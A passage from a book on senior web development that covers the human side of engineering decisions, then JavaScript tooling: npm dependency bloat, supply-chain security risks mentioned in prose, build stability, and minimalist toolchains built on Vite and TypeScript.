You see the same shape everywhere once you know to look for it. A team reaches for CSS-in-JS at the height of the hype, then spends two years pulling it back out when the runtime cost stops being worth the convenience. A team writes a Webpack config in 2019 that no one can safely touch by 2024 because the authors are gone and the tool has been replaced by something simpler. A team builds on an auth library whose maintainer disappears and now has to fork it, migrate off it, or freeze every feature that leans on it. Different technology each time, same mistake: a reasonable decision is made against a time horizon nobody can see, and the horizon turns out to be shorter than the decision.

Iterate Quickly on a Slow-Moving Platform

CSS and performance consultant Harry Roberts puts the advice on one line: iterate quickly on a slow-moving platform. Because the lower layers are stable and unversioned, you can build directly on them and pick up new

capabilities as they arrive, without rewriting what you already have. Leave that code untouched for two years and it will still run.

Bind yourself to a framework and the deal inverts. Now, you iterate slowly on a fast-moving platform. As we have seen with the conference website, the framework sets the pace and you move when it moves, whether you want to or not.

Time spent on the slow layers compounds: what you learn about HTTP, CSS, or the language itself will still be true in five years. Time spent on the fast layers wears out, which is fine, as long as you know it is rented and not owned when you sign.

Placing a technology on this map comes down to a few questions. Who versions it, and how often do those versions break you? What happens if you leave it untouched for a year—does it keep working or does it rot? Is its backward compatibility a promise the maintainers hold themselves to or a courtesy you get when it happens to be convenient for them?

Whether to use a framework at all, and which one to use if you do, is one of those questions that never stops coming up. As with most things in software, there is no one right answer. There are plenty of wrong reasons that lead to a right answer, though, and past those, a lot of it comes down to taste. What a senior engineer can do is weigh everything pulling on the decision and make a call they can defend, at least for a while. Working out how is what Chapter 9 is for.

The Human Side

As you have seen by now, every technical facet in this chapter has a large human factor sitting underneath it. We rarely write code for ourselves alone, and even when we do, there will always be future you, left to answer for the crimes of present you.

Too many developers love to leave that human side out of the frame. I think it might be the single biggest mistake you can make.

I am not alone in saying so. Software consultants Tom DeMarco and Tim Lister built a whole book, *Peopleware* (Addison Wesley), on a single line: the major problems of our work are not so much technological as sociological in nature. Their evidence was mundane and damning. Projects did not fail because the team picked the wrong database; they failed over constant interruptions, bad workspaces, mistrust between people, and good engineers quitting. Forty years on, that diagnosis has aged better than most of the technology it was written about.

Fred Brooks made a related case even earlier, in *The Mythical Man-Month* (Addison-Wesley). Add people to a project that is already late, he showed, and you make it later, because each new person multiplies the lines of communication the team has to keep open. The bottleneck is never typing speed. It's how many human channels a piece of work has to pass through and still stay coherent.

The idea that shaped me most is older still, and it already has a name: *egoless programming*. Gerald Weinberg coined it in 1971, in *The Psychology of Computer Programming* (Van Nostrand Reinhold). Egoless programming is the discipline of separating yourself from your code, so that someone finding a fault in it is not finding a fault in you. In practice, it is small and unglamorous: a colleague points out a bug in your work, and your first reaction is thanks rather than defense.

The version I keep coming back to is Jeff Atwood's Ten Commandments of Egoless Programming (on his blog, *Coding Horror*), which turned Weinberg's idea into 10 plain rules a working developer can actually hold in their head. The chapter that covers this, Chapter 11, may not be the longest one, but it is, by some distance, the most important one.

Across the many stops in my career, I have kept ending up as the technically fluent go-between. On teams that treated talking to one another like lava, something to be avoided at all costs, I was usually the one trying to build bridges and steer people toward a shared conclusion. Refusal to communicate starts with developers and spreads fast, to other departments

and to customers, you know the ones, the people who bring in the money and whom no developer wants to talk to.

What helped me every time was to simplify, reach for the pragmatic option, and play for time, instead of hunting for the one ultimate solution that would please everyone. That creates momentum. People move, the results come out good enough, and the team knits back together a little. These skills run through the whole book: behind every decision, we turn the question around and put the people it touches at the center.

This matters more than ever. Now that coding agents take over the manual work, we spend far more of our time in conversation. Solving problems becomes the main work. Communication becomes our most important tool.

Coding Is Solved

I have to agree with Boris Cherny: coding is solved. I would even go one step further. Coding was never the problem. It is everything around it, the parts that shape projects, products, and people, that has always been the real work, and it is what stands in the foreground now.

You are the pivot point: a developer taking the next step into seniority, moving up to senior engineer or principal engineer; the person others trust, the one who makes the decisions, the technical expert in the room.

This book is a guide to attaining that seniority on the web. It is about the things you glance at and take for granted, the ones whose details quietly determine, over the long run, whether a project succeeds. Strategic direction instead of tactical reaction. And over all of it, the human side.

So let's learn together what shape a project's decisions can take, across all its many facets. Let's go.

---

[1] Peter Naur, "Programming as Theory Building," *Microprocessing and Microprogramming* 15, no. 5 (May 1985), 253–61.

Chapter 2. JavaScript Tooling

One of the greatest strengths of the web is that its core technologies—HTML, CSS, and JavaScript—are both the tools you write and the tools the browser runs. The file you author is the same file the user's browser executes. There's no complicated build step or translation layer by default: what you write is what you run. And if you have been around for a while, you've heard the stories of "F5 development," where the only tool you needed was the Reload button to show whether your change was already visible. This immediate connection between writing and execution not only makes web development accessible but also encourages experimentation, creativity, and rapid iteration.

Nowadays, tools not only automatically reload the browser for us when there has been a file change, but they also do a lot of work until the file actually runs in the browser. JavaScript dialects, supersets, and transpilers have become the norm. Writing code today often means interacting with layers of tooling that transform, optimize, and sometimes even reinterpret your original files before they are finally delivered to the browser.

In this chapter, we look at JavaScript tooling: how we got here, what problems these tools solve—and sometimes create—and how to navigate the ecosystem with a focus on reliability, simplicity, and performance. We'll look at npm and dependency management, highlight the challenges of a growing web of dependencies, dive into security and build stability concerns, and explore a minimalist approach to modern tooling, from bundling strategies to how tools such as Vite have reshaped development.

Reliance on npm

When we talk about tooling in the JavaScript world, we need to talk about npm. Originally, *npm* was Node.js's package manager, and although the

name suggests it's as an acronym, according to its creators, that was never the case.

Nowadays, npm and npm-like tools are so common that the way they work and the features they offer are taken for granted. But back in the day, the concept that npm solidified was nothing short of revolutionary. Here are some innovations ushered in by npm:

- It provided a simple command-line tool to install and manage dependencies and their subdependencies.
- It came with a registry and package repository that is accessible and open to everyone.
- All dependencies and their versions were stored in a simple JSON file, making dependency lists readable and reproducible.
- Dependencies were local to the project, allowing different versions of the same dependency to be used in various projects.
- It relies on semantic versioning, allowing updates without breaking software.
- It allowed users to run scripts and executables written in JavaScript directly via the command-line tool, making it easy to use conventions for continuous integration and continuous delivery (CI/CD) tools and automation.
- It solidified a module system that was groundbreaking for JavaScript.

All those capabilities did exist in some way already, but the way npm handled approachability and ease of use and the way it took care of making the details just right was a game changer. So much so that recent tooling developments in other programming languages, such as Cargo for Rust or uv for Python, draw heavy inspiration from npm. Without a doubt, npm was one of the main reasons it was just fun to write software for Node.js.

The concepts npm introduced were so successful that it has quickly become the de facto tool and ecosystem for all JavaScript dependencies, Node.js or otherwise.

And it made sense. Node.js and npm have perfected writing JavaScript code that doesn't need to run in a browser. With that, folks started writing JavaScript tools in the browser using Node.js. One of the first successful projects in this area was Grunt, a simple task runner that allowed developers to bundle and minify JavaScript and CSS resources.

But this success came with a cost. The ease with which npm allowed developers to create and share modules led to an explosion of tiny, granular packages. What started as a revolutionary way to modularize JavaScript code soon spiraled into a web of countless dependencies, each of which pulled in its own subdependencies, creating what developers would come to know as *dependency hell*.

Dependency Hell

You may have seen the meme showing the heaviest objects in the universe, as depicted in Figure 2-1, with `node_modules` being heavier than the sun, a neutron star, or a black hole. As with every exaggeration, there is a grain of truth in it: `node_modules` are known to take up quite some disk space for the average JavaScript project.




Figure 2-1. The heaviest things in the universe, a popular meme among software engineers

Interestingly, the `node_modules` folder tends to grow bigger when working for predominantly client-side JavaScript applications. For applications, the size of the shipped projects matters more than in other situations. Every megabyte of your project shipped is a megabyte your users need to download. And we want to keep that size as minimal as possible.

This is a funny contradiction. To create minimal JavaScript output for client-side applications, we need a lot of tooling to make it happen. We need the following:

Transpilers

These convert JavaScript dialects and supersets to regular JavaScript that can run in browsers.

Bundlers

These combine JavaScript files into a single file to reduce requests.

Tree-shaking tools

These provide some basic form of dead code elimination by removing parts they are certain are not used.

Minifiers and obfuscators

: These reduce the size of the JavaScript code by removing whitespace, comments, and other unnecessary parts.

Development servers

: These provide a local server to run the application and hot-reload it when files change.

Linters and formatting tools

: These help keep the code clean and consistent.

Test runners

: These run unit and integration tests to ensure the code works as expected.

Some of these are arguably more relevant to creating minimal JavaScript output than others, but we need to install and maintain a lot of tooling.

This becomes visible in the size of the `node_modules` folder. Table 2-1 shows the size of the `node_modules` folder for some of the most popular JavaScript frameworks at the time of writing, based on the default setup from the Angular, Next.js (as a representative for React.js) and Vue.js scaffolding scripts. It shows the file size, number of files installed, number of top-level dependencies (as in the number of dependencies that are directly referenced in the `package.json` file), and total number of dependencies (as in the number of all dependencies and subdependencies that are installed).

Table 2-1. Node module size and file count for popular JavaScript framewor

Framework	Size	Files	Top-level dependencies	Tot dep
Angular	351.9MB	39.623	26	556
Next.js	376.5 MB	10.397	9	40
Vue.js	179.1MB	12.202	23	297

To give the framework vendors some credit, these sizes and file counts are nothing compared with the size of the `node_modules` folder from years ago, which easily broke the gigabyte mark. However, it's still a lot of files and dependencies, especially considering that the actual framework code is supposed to be just a few kilobytes and that we haven't written a single line of JavaScript yet. Most of it is tooling to get our projects going.

Let's clarify why node module size and node module count are important and the biggest problems a huge dependency list can cause.

Security Implications

Your `node_modules` are your supply chain. A long dependency list increases the risk of security vulnerabilities. If you consider the more than 500 `node_modules` from Angular, every single module can potentially open a vulnerability that can be exploited. Finding the culprit and fixing it can be like searching for a needle in a haystack.

These vulnerabilities can be severe, and they aren't confined to any one framework or vendor. In 2025, a Next.js vulnerability allowed attackers to bypass authorization checks in the middleware layer, affecting both self-hosted deployments and the vendor's own hosting platform, in versions

going back to 2021. Around the same time, a Nuxt vulnerability (CVE-2025-27415, CVSS 7.5) let attackers poison Content Delivery Network (CDN) caches with crafted payload-rendering requests, serving malicious content to every visitor behind that cache afterward. Another notable case is the 2025 compromise of the popular axios package, where attackers slipped a Trojan horse into a trusted dependency used by millions of projects—a reminder that a vulnerability doesn't have to be clever to be devastating, just well-hidden, and it can surface in any layer of the stack you depend on.

Companies like Snyk constantly monitor the npm registry for vulnerabilities, disclose them on its website, and provide tools to help developers find and fix them. One of these is `npm audit`, a command that comes with npm and checks your local `node_modules` for known vulnerabilities. The `fix` subcommand tries to automatically fix them by updating the respective packages. But ultimately, we rely on the tooling and framework providers to support us with updates and fixes.

Security vulnerabilities have caused some stir in the JavaScript community. Their existence, sometimes severe implications, and relevance have been at the center of discussions. Dan Abramov, one of the leading developers in the React ecosystem, once infamously claimed that npm audit is broken and shouldn't be taken too seriously when filing security bug reports. The reason was some vulnerabilities that were reported in packages related to `create-react-app`, a now deprecated tool that allows the rollout of new React applications and comes with pre-defined configurations for build tools and other development utilities.

Dan claims that most of the vulnerabilities are relevant only if the package in question lands in a production environment and that those vulnerabilities can't be exploited during development time when most of the packages are used. Once a developer builds the application and deploys the built artifacts, every vulnerable package is gone.

I can't deny that there is some truth to that. If you use `create-react-app` as intended, you only need to worry about the code you ship. As we stated before, most of our `node_modules` don't end up being delivered;

they are just here to provide us with a development environment so we can get our things done.

What if folks don't use `create-react-app` as intended? Can we be sure that developers who get started and have little to no experience with modern-day JavaScript tooling won't ship what they see locally just to get their project off the ground? Setting up a server to serve a JavaScript app might be intimidating for some, and services that host those developers' Node.js app without any extra fuss might just be what they're looking for. And what about all the demo projects in online code sandboxes like StackBlitz, which are *always* running in developer mode?

The entire premise of developers using our tool as it was intended is fundamentally flawed. If vulnerabilities can be exploited, we can't rely on the knowledge of our end users to work around them. A secure toolchain is paramount for our work.

Dependency Evolution and Build Stability

Another reason why a long dependency list can cause trouble is *dependency evolution*. When you start a project and choose a specific toolchain, you haven't written a single line of code yet. From that point on, your project will take shape and evolve. To make things work, you write features, add dependencies, and add a few packages to the tooling layer. At the same time, the toolchain itself evolves—via bug fixes, features, and security updates for subdependencies. If you don't regularly update and maintain your toolchain, there is a high chance that your codebase will deviate so much from the tooling underneath that the project will become unbuildable.

This happened to one of the projects I worked on—the same conference website from "The Conference Website". We picked a fast-moving framework to ship quickly, and it paid off: the site was live within a week and easy to update all the way through the event. But when we came back a few months later to add a video viewer, the toolchain underneath had drifted so far from what we'd built against that the project wouldn't build without a serious time investment.

This problem is not uncommon and not limited to any single framework. We, as senior developers, need to factor in some time for the maintenance and updates of the toolchain underneath. This time factor depends heavily on what toolchain we choose or is chosen for us.

The toolchain provided by a framework like Next.js, Angular, or Vue is opinionated and feature-rich. You don't want your codebase to deviate too much because you want the framework authors to be able to update the tooling layer for you. Depending on the framework, you need to factor in costs for regular updates and maintenance of the framework itself.

When setting up the toolchain yourself, you should opt for stability over features. Every feature you add has the potential to deviate from the rest of your project. Feature-rich and opinionated tools you need to maintain yourself might become a burden because you work around them rather than with them. If you keep the API surface of what you use low, maintenance becomes a lot easier.

Addressing JavaScript Ecosystem Performance

It has to be noted that the JavaScript community is well aware of the problems that come with a huge dependency list. Efforts such as e18e Ecosystem Performance address multiple issues outlined in this chapter. Their primary goal is to speed up the performance of JavaScript packages, but in doing so, they also work on other aspects. The tagline is "Cleanup, Speedup, Levelup."

The *Cleanup* part is the most relevant for the context of this chapter. The e18e initiative acknowledges the size of the JavaScript ecosystem, the variety of choices that come with it, and the amount of technical debt. It wants to identify bloated, unmaintained packages that are outdated, slow, or not even necessary anymore. It then takes packages that pull in large subtrees, are duplicates, or have a large install size and analyzes and repackages them, meaning that it takes the necessary functionality and pulls it into the project itself.

The *Speedup* part occurs on the code level and optimizes hot code paths and performance bottlenecks. JavaScript is reasonably fast, but you need to know how to write performant code like any programming language. Marvin Hagemeister's series on speeding up the JavaScript ecosystem provides some excellent examples of how to significantly improve JavaScript performance.

With *Levelup*, the e18e initiative reassesses whether certain tools can be replaced by faster, leaner, and more focused alternatives. Tools that provide everything and the kitchen sink might be replaced by a tool that does one thing and does it well if it works for the majority of use cases in a specific project.

The e18e initiative mentions *Vite*, a development server we discuss later, as a prime example. By including just 12 packages, it managed to reduce the install size of Vite down to 30 MB. With that, you get everything you need to write modern-day JavaScript and bundle it for production.

This effort has borne fruit. The Storybook team has reduced the install size by 48% and created a much smaller dependency tree with release 9 of their tool. The social media post shown in Figure 2-2 announced how much smaller the dependency tree is now.




Figure 2-2. Storybook team's announcement of its 48% file size reduction and much smaller dependency tree

If you want to analyze dependencies and subdependencies for their install size and dependency graph, you can use tools such as pkg-size.dev and npmgraph.

A Minimalist Approach to a Modern Toolchain

When discussing modern web development, tooling often feels like a given: frameworks bundle together entire toolchains, offering “everything you need” right out of the box. While this can certainly boost our initial productivity, it also locks us into a sprawling ecosystem of dependencies that we may not fully understand—or even need.

What if we turned this idea around?

Instead of accepting a ready-made stack, we can start from a simpler place: asking ourselves what we can provide up front. We can choose tools that do one job extremely well, respect web standards, minimize hidden complexity, and come with little to no additional dependencies. We can aim for a tooling foundation that’s lean, transparent, and built with care and intent.

This minimalist approach means focusing first on the following core essentials:

- A bundler that compiles only when needed and adds minimal overhead
- A development server that serves native modules directly to the browser without bundling
- A transpiler that converts JavaScript dialects and supersets to regular browser JavaScript

Starting from this lightweight, standard-driven tooling layer gives us freedom. Instead of being forced into opinionated frameworks, we can pick libraries and modules individually—selecting only what we need, when we need it. Every addition we make becomes a conscious decision, and we have clear understanding of what it brings to the project and what costs it might incur. We trade implicit complexity for explicit control.

This lets us return to a web development philosophy prioritizing clarity, maintainability, and longevity. We build systems we fully understand, which can evolve at our pace, not those dictated by third-party ecosystems.

And if a piece breaks or a tool falls behind, we can replace it without damaging the entire stack.

To accomplish all of this, we need to detach ourselves from viewing the building and bundling of frontend code as unavoidable and central to our application. Instead, we should treat it as a process in which we can use as much tooling and as many build processes as we need and want. We need to look at bundling as an enhancement and select tools such as TypeScript and Vite that have minimal influence on our code and application structure.

Bundling as an Enhancement

When bundling first appeared, it was a production optimization. Combining multiple JavaScript and CSS files into a single asset reduced HTTP requests and improved page load performance, especially before HTTP/2 and modern CDNs. Tools such as UglifyJS, Browserify, and eventually Webpack evolved to make bundling more sophisticated by adding module systems, code splitting, and tree shaking. Before that, tools like the closure compiler and Ant used Java-based software to minify and bundle JavaScript.

But along the way, bundling moved from being an optimization for shipping to a requirement, even for writing. Development environments grew complex because every change had to pass through a bundler before appearing in the browser. Iteration slowed, tooling became a project in itself, and the line between what we wrote and what the browser ran grew blurrier.

To take a minimalist approach, we need to move away from bundling as a requirement and see it as an enhancement—a tool to optimize delivery to users, not a mandatory step for writing code.

Modern tools like Vite embrace this philosophy, treating development and production differently. During development, we can work with native modules and raw source files for immediate feedback. When it’s time to ship, we can bundle, minify, and optimize to ensure fast loading and efficient performance.

By approaching bundling as an enhancement rather than a dependency, we return to a simpler, more agile development loop: write, save, and see the result. Just like it was meant to be, if it weren't for all the language enhancements: TypeScript's type syntax, JSX for React modules, and future JavaScript that has yet to be implemented in browsers.

Beyond Bundling: How Vite Changed the Tooling Landscape

When Vite entered the JavaScript ecosystem, it challenged one of the most entrenched assumptions: every change you make during development must go through a bundling step before you see it in the browser. Traditional tools like Webpack tried to optimize this bundling process, but Vite took a different approach: it skipped development bundling.

Instead of rebuilding the entire application on each change, Vite serves source files as native ES modules (ESM) directly to the browser. Thanks to the widespread support for ESM in modern browsers, instant feedback is not just possible but also the default. Changes to a file trigger a fast Hot Module Replacement (HMR) update, refreshing only the parts of the page affected. No full-page reloads. Also, no complete builds and no waiting for a slow bundler to finish a rebuild.

Figure 2-3 shows how the Vite architecture generally works. Vite takes routes as *code-splitting points*, meaning it considers everything that's loaded when a URL is changed as part of a bundle. However, in development mode, it won't bundle; instead, it will load the ESM directly.

The ESM themselves can be in any dialect. Figure 2-3 shows JSX as an example. Vite transpiles every ESM individually. It compiles subsequent changes and reloads them on the fly. This makes development extremely fast, as only the changed ESM needs to be recompiled, not the entire bundle.




Figure 2-3. An example of Vite architecture

Under the hood, Vite uses *esbuild*, a high-speed compiler written in Go, to instantly transform files. This results in startup times that are orders of magnitude faster than traditional JavaScript bundlers. For production, Vite switches to *Rolldown*, a Rust-based bundler that has replaced Rollup as the default. This hybrid approach combines the best of both worlds: a lightning-fast dev experience with highly optimized production builds.

This separation of concerns exemplifies minimalist tooling: during development, your application serves the same files you write, with each file transpiled individually. You know where every piece of code comes from and what phases it goes through. You can decide which transpilers you want to use and maintain control over the output, whereas tools such as Webpack produce artifacts from compilation chains that exist through seemingly endless configuration files.

Beyond providing raw speed, Vite has changed expectations around developer ergonomics. Configuration defaults are sensible. Features such as HMR, CSS bundling, and static asset handling work out of the box. Plug-ins and integrations (for frameworks like Vue, React, and Svelte) are first-class citizens rather than afterthoughts.

Perhaps most importantly, Vite has brought back an old, often-forgotten truth of web development: we don't need bundling at all during development. We can work directly with our source files, just like in the early days of the web, when we wrote HTML, CSS, and JavaScript and immediately reloaded the browser to see the results. Bundling is still necessary for shipping fast, optimized production code, but it should be treated as an enhancement, not a prerequisite for writing and testing our applications.

By separating development and production needs, Vite has made tooling feel lightweight again. It has proved that bundling can return to being what it originally was: a step to optimize delivery, not a barrier to iteration.

TypeScript

When we discuss the tasks that our tooling must perform to build our JavaScript applications, we need to highlight TypeScript. *TypeScript* is a superset of JavaScript that adds extra syntax to formalize types and their relationships in regular JavaScript code. With that extra information, TypeScript can point out any inconsistencies or potential errors that might occur in your code.

Because of the way TypeScript is designed, it is a poster child for excellent tooling. Since TypeScript is a superset of JavaScript, it works out of the box on every JavaScript application. It comes prepackaged with most text editors and integrated development environments (IDEs) to provide simple type-checking and editor feedback without any extra steps. Furthermore, developers can use as much TypeScript as they want to. They can sprinkle a few types in JavaScript comments to help the editor understand more. Or they can go all in and use TypeScript as a language, compilation, type-checking, and output files included. Or they can do anything in between.

This incremental adoption model embodies the minimalist philosophy: you can start with zero configuration and add only the type safety you actually need, instead of committing to a full compilation pipeline from day one. Along with the incremental adaption comes the flexibility that is one of the

reasons why TypeScript has become so popular in the JavaScript community.

This flexibility is a key part of why TypeScript is useful for as many JavaScript applications as possible. With that flexibility, TypeScript does a lot of things we want and expect from JavaScript build tools:

- It removes type annotations to provide a clean JavaScript output.
- It transpiles modern-day JavaScript code to older versions of JavaScript that run in older browsers.
- It can transform JSX, the syntax extension for components used by React and others, to JavaScript.
- It builds up a module tree to ensure everything imported is available.

These are just all the extras that come with TypeScript. We haven't spoken about the type-checking features, added IntelliSense for autocomplete, or added editor support, which are the things that we came for in the first place and which we will likely want anyway.

If we take a minimalist approach to JavaScript tooling, TypeScript already does excellent work for us. It's a single dependency without any subdependencies and has a proven track record. With the release of TypeScript in Go, we can expect fast builds and a much smaller footprint.

The tasks that TypeScript doesn't take care of are bundling, minifications, and tree shaking. For those, we can go to another single dependency/no-subdependency tool such as esbuild, Rollup, or Rolldown.

Tooling Resilience

Now that we've laid out all the details, where does this leave us as senior web developers? Do we buy into a framework that makes all the tooling decisions for us, hoping that they will take care of the updates, security fixes, and dependency mishaps? If so, how much time must we factor in for

maintaining and updating the framework? How much do we allow ourselves to stray off the path if we have needs not fulfilled by the framework? Can we reasonably estimate the hidden costs that come with this decision?

Or do we take the minimalist approach, take a few tools that we know well and can maintain ourselves, and create our own development tooling that evolves at our own pace? If so, how much time do we want to spend on creation and maintenance?

Again, these are the hard questions, and there are a plethora of factors that can move the needle in one or the other direction:

What's your team's current size, experience, and knowledge? How much do you expect the team to grow?

> An established toolchain might speed up new hires and set a baseline for the team. Some tooling setups are designed for bigger teams, while others might fail miserably if you have more than one developer working on it. On the other hand, established toolchains are opaque. If you encounter a scenario where you need something that can't be provided by the framework's tooling setup, it might cost you a significant amount of time to break out of the happy path provided. Taking a minimalist approach with transparent, single-purpose tools makes the entire stack comprehensible and allows developers to build expertise incrementally, without being locked into opinionated workflows.

Is it a product developed over a more extended period, or does it have an end and will it go into maintenance mode?

> You have much more freedom to experiment if your project is short-lived. Think of a conference website that needs to exist only to promote an upcoming event. After that, updates will be sporadic and might only happen on a content level. Established toolchains can get you off the ground fast and work well enough until you finish the project. And you're likely to have more budget and time to invest in the tooling.

> Conversely, even short-lived projects can benefit from the clarity and maintainability of minimalist tooling, especially when unexpected extensions or modifications arise. Established toolchains might get you moving quickly, but they can also trap you in dependency hell when you need to make changes or updates that weren't anticipated in the original framework design. For a product that you or others may have to maintain for years, you want to be in control of every part of the toolchain. Here, you want to follow a minimalist approach.

If you establish a tooling baseline, how much time do you expect to spend creating and maintaining it? Can you carry your work over to other projects?

> If you find synergies between projects, an initial investment in building your toolchain might pay off in the long run.

It's a tough situation, and there is no one right answer. It strongly depends on all the factors that are, by nature, not technical but human and organizational.

